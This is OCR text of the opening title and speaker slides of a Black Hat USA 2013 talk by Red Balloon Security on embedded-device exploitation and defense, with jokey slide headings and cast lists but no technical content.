



RED BALLOON SECURITY


IN LVMINE TVO
VIDEBIMVS LVMEN



Stepping P3WNS

Adventures in full-spectrum Embedded Exploitation And Defense


Cui, Costello, Kataria, Stolfo, Blackhat USA 2013

Our Typical Talk


Our Typical Talk

Our Typical Talk

Our Typical Talk




Our Typical Talk



Our Typical Talk

Our Typical Talk

★ Pictures of cats & Harmless Copyright Infringment



★ A Real Solution

This Talk is Different


OFFENSE


OFFENSE
DEFENSE

★ Pictures of unicorns & Harmless copyright Infringement

CAST_HUMAN

Sal Stolfo

Professor, Columbia University
Co-Founder, Red Balloon Security

CAST_HUMAN

Michael Costello

Research Scientist, Red Balloon Security
Fashionisto Extraordinaire

CAST_HUMAN

JATIN KATARIA

Research Scientist, Red Balloon Security

CAST_HUMAN

AngCui

Local Man

CAST_HUMAN

[GUEST APPEARANCES]

MIKEY DROPTABLES

MAYOR, PSWNTOWN


Qarth
PEWN TOWN
New Jersey

CAST_MACHINE

CAST_MACHINE

CAST_MACHINE

